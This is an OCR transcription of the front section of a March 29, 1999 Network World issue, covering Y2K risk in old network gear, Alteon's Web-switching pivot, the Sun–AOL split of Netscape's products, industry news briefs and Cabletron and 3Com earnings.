
**Y2K countdown** MANAGEMENT TRAINING Tips to ensure your network management tools make it through the turn of the century. Page 30.



IS BENSON BOUNCING BACK? Cabletron posts a profit. Can it come back? Page 6.

The newsweekly of enterprise network computing

# NetworkWorld

March 29, 1999 Volume 16, Number 13

The network portal: www.nwfusion.com

Let's get ready to RUMBLE
38

WHAT, are YOU JEALOUS?

STEVE SACK

# OLD GEAR

***Old network gear keeps on humming, but may die a fast Y2K death.* By Tim Greene**

Keeping antiquated technology flying is in Chris Harrison's blood. A pilot and former reseller of airplane parts, Harrison is proud of the fact that he uses old and even salvaged hardware to run his company's network.

Phoenix Communications Services, the Internet access and paging company he owns in Dallas, uses a server he got for free and a PBX he bought at auction for $250.

While the gear isn't new, or even under warranty, it suits his purposes: "It works, and it's more bang for your buck."

See **Old gear**, page 61

# Alteon born again as Web outfit

BY JEFF CARUSO

*SAN JOSE* — Alteon Networks has built a reputation as a start-up that likes to shake up the LAN hardware industry. But it's now about to shake up itself.

Starting with a name change to Alteon WebSystems, the company in coming weeks will refocus its product line toward what it calls "Webworking" — networks specifically directed at Web-based data centers — and away from its roots in Gigabit Ethernet LANs.

The move is a testament to user demand for Web servers and the difficulty small players face in positioning themselves around dominating vendors such as Cisco, 3Com and Intel.

Alteon is now building switches that will fill the gap between routers and server farms, performing functions specific to connecting servers to large IP networks.

"We have been designing an architecture with the muscular body of a networking switch but with the soul of a server," says Dominic Orr, Alteon president and CEO.

While Alteon's products can balance loads among servers

See **Alteon**, page 60

# Sun grabs big Netscape hunk

*Sun to control Netscape server, e-comm products.*

BY JOHN COX

Say goodbye to Netscape. And hello to "Sunscape."

Last week, America Online and Sun agreed to divide up responsibility for the products of the former Internet darling.

Netscape's well-known brand name, Netcenter Web site and Navigator Web browser go to AOL, which completed its acquisition of Netscape earlier this month.

Sun, through an unusual joint venture with AOL, gains control of Netscape's server software and electronic commerce products — the bulk of Netscape's software business.

Neither Sun nor AOL has given any details about their plans or about how the joint venture will actually work. Sun is expected to do so at a press conference this week.

Apparently, the joint venture will take over all software development of the Netscape products, except for the browser, and try to combine these with Sun hardware and

See **AOL**, page 59

## More Online

- **Our exclusive look at AOL's challenges in going after the business-services market.**

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## Buyer's Guide: Remote Access Servers

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**Issues and Trends:** The watchwords for vendors: Flexibility, security and ease of use. **Page 43.**

**Review:** Ascend's Max 6000 edged out the competition in our test of seven enterprise-class remote access servers. **Page 44.**

**Interactive Buyer's Guide:** Use our customizable tools to compare 24 RAS options and visit the new RFP Central area, where several vendors offer RAS proposals for our mock network. **www.nwfusion.com, DocFinder: 2223.**

DAVE EMBER

# SAN start-ups mix and match servers, disks

BY DENI CONNOR

A big batch of start-ups following the lure of easy money is getting into storage, a market some experts believe will triple in size by 2003.

Here are a few of the new players:

- Convergenet, which is building a device that links an array of storage subsystems

See **Start-ups**, page 60

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**SQL Server takes a big step toward enterprise capability** and introduces dramatic ease-of-use improvements with version 7.0 of the database server." –*PC Week*[1]

"New features extend SQL Server's performance and scalability...most of the changes will move SQL Server from the role of department server **into the role of enterprise database server.**" –*Windows NT*[2]

"SQL Server 7.0 boasts **impressive features** that administrators and users will both appreciate." –*InfoWorld*[3]

"SQL Server 7.0 provides the flexibility, relational power, and continued ease of use that should put the product in **the corporate winner's circle.**" –*Intelligent Enterprise*[4]

"We recommend that you consider SQL Server 7.0 for new data warehousing projects ranging from departmental and line-of-business **data warehousing even to the enterprise,** especially if you're already a [Windows] NT shop." –*Mitch Kramer, Patricia Seybold Group*

**PC Week Best of Show,** *COMDEX/Fall 1998*

**Database and Server Software 1998 Product of the Year** –*InfoWorld*[5]

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
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
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
## THIS WEEK ONLINE

**Career Doctor.** Kindly Doc Shaun Kelly this week discusses job interviews and resumes. He'll give you a prescription for selling yourself to prospective employers — by showing how your skills match their needs.
**DocFinder: 2228**

**Lucent.** Our front-page story last week on Lucent's aggressive patent enforcement sparked a number of comments from readers. Some argue the company has basically become a big bully trying to profit off the work of others; other readers say it has every right to expect payment for its patents. Read their comments, then add your own.
**DocFinder: 2251**



**Novell.** In "Backspin" this week, Mark Gibbs says Novell has great products, but awful marketing — to the point that Microsoft could beat it with an inferior (and still not shipping) directory product. Fusion users have been saying that for months. Has anything changed? Talk about BrainShare and other Novell news in our forum.
**DocFinder: 2252**

**Training.** What's the worst outside IT training program you've ever attended? Did you pay out of your own pocket and not learn anything? Was it a colossal waste of time? Let's talk about it.
**DocFinder: 2253**

**Help wanted ads.** Folks continue to contribute examples of overreaching IT job postings. This week's classic: A government facility wants somebody with experience in Unix, Oracle, Ethernet switches and NetWare or NT to support a network and desktops on a large campus for $30,000. Seen any "good" ads lately?
**DocFinder: 2254**

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# NetworkWorld

## Table of Contents

MARCH 29, 1999

Cisco's InterWorks division is aiming at convergence, says Selby Wellman, unit chief. Page 15.

### NEWS

6 Cabletron posts a profit; 3Com numbers disappoint.
8 AT&T gets aggressive on local ATM service.
8 Can API help security products get along?
10 Spectrum and Tivoli learn to share.
10 Global One hangs in the balance as Sprint restructures.
12 Novell is pushing to pop out of the LAN.
12 Reporter's Notebook: Novell show displays a blushing CEO, signs of recovery.
13 Nortel defends Layer 3 forklift upgrade requirements.
14 Blue Martini ships fancy electronic commerce concoction.

### INFRASTRUCTURE

15 Cisco reshapes InterWorks division.
17 Dave Kearns: Privacy, anonymity fanatics are all wet.
20 Optical visionary sees OC-48s in your future.

### CARRIERS & ISPs

23 Federal E-rate program limps toward the finish line.
24 Daniel Briere and Christine Heckart: Building the networked economy.

### ENTERPRISE APPLICATIONS

27 Software helps resort manage growth spurt.
30 Getting network management ready for Year 2000.
34 Scott Bradner: Unplanned parenthood?

### TECHNOLOGY UPDATE

35 Intelligent Web switches help manage network traffic.
36 Gearhead: The "Are You There?" exploit.

### Special Focus

#### THE VPN GAME

Who controls your network? How to manage corporate VPNs. Page 25.

### MANAGEMENT

48 Cost cutting: Eight tips to help you save on voice and data telecom service charges.

### OPINIONS

38 Editorial: OS vendors rise to *NW* debate challenge.
39 Daniel Blum: Making information flow seamlessly but securely.
39 Linda Musthaler: Typhoid Mary hits the enterprise network.
41 Face-off: Howard Anderson argues about who gives you the better deal — RBOCs or CLECs.
62 Backspin: Novell thinking big and small.
62 'Net Buzz: So Novell is an Internet company?

Net Know-It-All ............................Page 12
Ask Dr. Intranet ............................Page 35
Message Queue ............................Page 38
Editorial and advertiser indexes ......Page 58

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## FEATURES

### Buyer's Guide: Remote access servers

**Issues and Trends:** The watchwords for vendors: Flexibility, security and ease of use. Page 43.

**Review:** Ascend's Max 6000 is tops in our test of seven remote access servers. Page 44.

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### FACE-OFF:

No fooling — it's Howard Anderson vs. Howard Anderson in a debate over whether RBOCs or CLECs are better equipped to run your network. Page 41.

## NEWS BRIEFS, MARCH 29, 1999

### Will Microsoft and the Justice Department settle down?

Microsoft, the U.S. Department of Justice and the group of state attorneys general suing the software company for antitrust violations this week will meet to discuss settlement options.

Microsoft put its first card on the table last week when the company expressed a willingness to relax the restrictions it puts on licenses given to computer makers for how they can install Windows on their machines. The company also said it would consider easing off the exclusive marketing contracts it has with Internet companies.

But it appears as though these offers won't be enough to get Microsoft off the hook. The federal and state governments want more radical concessions from Microsoft, such as opening Windows source code and dividing the company.

If talks among the parties fail this Tuesday, all three will attend a hearing on Wednesday that will determine who the rebuttal witnesses for each side will be when the trial resumes next month.

### Compaq shrinks; Dell grows

Compaq is continuing to shed employees at its Austin, Texas, operations. Rumor has it the company will soon lay off 150 employees in its Tandem division.

Last month, Compaq fired 10% of the staff at its Austin network facility.

Rival Dell, however, continues to grow. Last week, the company took out a building permit on a parcel of land that the company told Round Rock, Texas, officials could some day be home to 10 buildings and 12,000 workers. That parcel currently contains a 300,000-square foot building where Dell manufactures its PowerEdge servers.

The company is also erecting two buildings at another location.

### Sterling gobbles up another company

Sterling Software last week announced plans to buy Interlink Computer Sciences, a Fremont, Calif., maker of software for linking SNA and TCP/IP networks.

The deal, valued at about $64 million, is Sterling's thirty-third acquisition.

Sterling, based in Dallas, sells a variety of application development and system management software.

### Barksdale: You won't have me to kick around anymore

Former Netscape President and CEO Jim Barksdale last week said you shouldn't expect to see him taking on another top executive job anytime soon — or anytime at all, for that matter. Barksdale, who is leaving Netscape in the wake of its takeover by America Online, says he has no interest in taking on a new management role.

He made his comments at GartnerGroup's Spring Symposium/ITxpo 99 conference in San Diego.

Barksdale says he's had enough of answering to shareholders and boards of directors, and he instead will invest in new companies and sit on boards himself. Barksdale is now on AOL's board.

### Wireless warriors come to terms

Ericsson and Qualcomm last week announced they have settled their dispute over the code division multiple access (CDMA) standard for third-generation mobile phones. The companies will jointly support a single CDMA standard and that should speed development of new phones, analysts say. As part of the settlement, Ericsson is also buying Qualcomm's CDMA infrastructure business.

### 3Com has change of heart about SANs

3Com, which had identified storage-area networks (SAN) as one of seven emerging growth areas for the company to target, now says it is backing away from this technology market.

3Com says it will instead focus on markets more closely aligned with its core strengths and converged networks strategy. Such a decision not to enter the SAN arena does not affect any current products or customers, the company says.

"3Com is making a difficult but good business decision," said Bruce Claflin, 3Com's president and chief operating officer, in a statement. "And now is the right time to take these actions, before more money is invested and before product reaches our customers."

### Nortel takes a stake in DeskTalk

Nortel Networks last week said it purchased a minority stake in DeskTalk Systems, a developer of network management reporting software.

The amount of the investment was not disclosed. Nortel said DeskTalk's products will help Nortel provide a more scalable and extensible network data collection and reporting tool for multivendor environments.

Nortel plans to integrate the DeskTalk technology with its Optivity network management software. Products based on both technologies are expected this fall.

# Cabletron posts a profit; 3Com numbers disappoint

*Cabletron launches program to cut costs, spur sales.*

BY JIM DUFFY

Two internetwork titans last week announced quarterly earnings that indicate the need for some of the industry's preeminent players to retrench.

Cabletron last week announced a modest return to profitability by posting fourth-quarter 1999 earnings of $2.5 million on sales of $345.1 million. Cabletron also kicked off a turnaround program, dubbed Project Ignition, to streamline company operations, reduce costs and stimulate revenue growth. As part of Project Ignition, Cabletron is outsourcing its manufacturing operations to Celestica, a Canadian electronics company.

3Com, meanwhile, recorded third-quarter earnings in line with previously stated expectations. The company earned $89.6 million on revenue of $1.4 billion, up from $7.4 million in earnings on $1.25 billion in revenue for the year-ago period.

Before 3Com announced third-quarter expectations four weeks ago, Wall Street was anticipating earnings 50% higher than what 3Com actually posted. The results indicate that growth is slowing in the enterprise market and that some of its major players need to tap new revenue sources.

"Some of 3Com's major product areas are not showing much growth," says Scott Heritage, an analyst at Warburg Dillon Read in New York. "Network interface cards [NIC] and modems are problem areas."

As for Cabletron, not all analysts are encouraged by the modest fourth-quarter profit.

"Uncertainty remains high in terms of this company's outlook," says Andy Schopick of Nutmeg Securities in Westport, Conn. "All I'm doing is taking a wait-and-see posture."

Heritage and Schopick say Project Ignition is a positive first step, but they don't expect Cabletron to demonstrate sustained revenue growth for at least six months. In addition to the outsourcing deal with Celestica, Project Ignition includes a focus on four market segments — enterprise, service provider, software and professional services — and other streamlining moves to save the company more than $80 million annually.

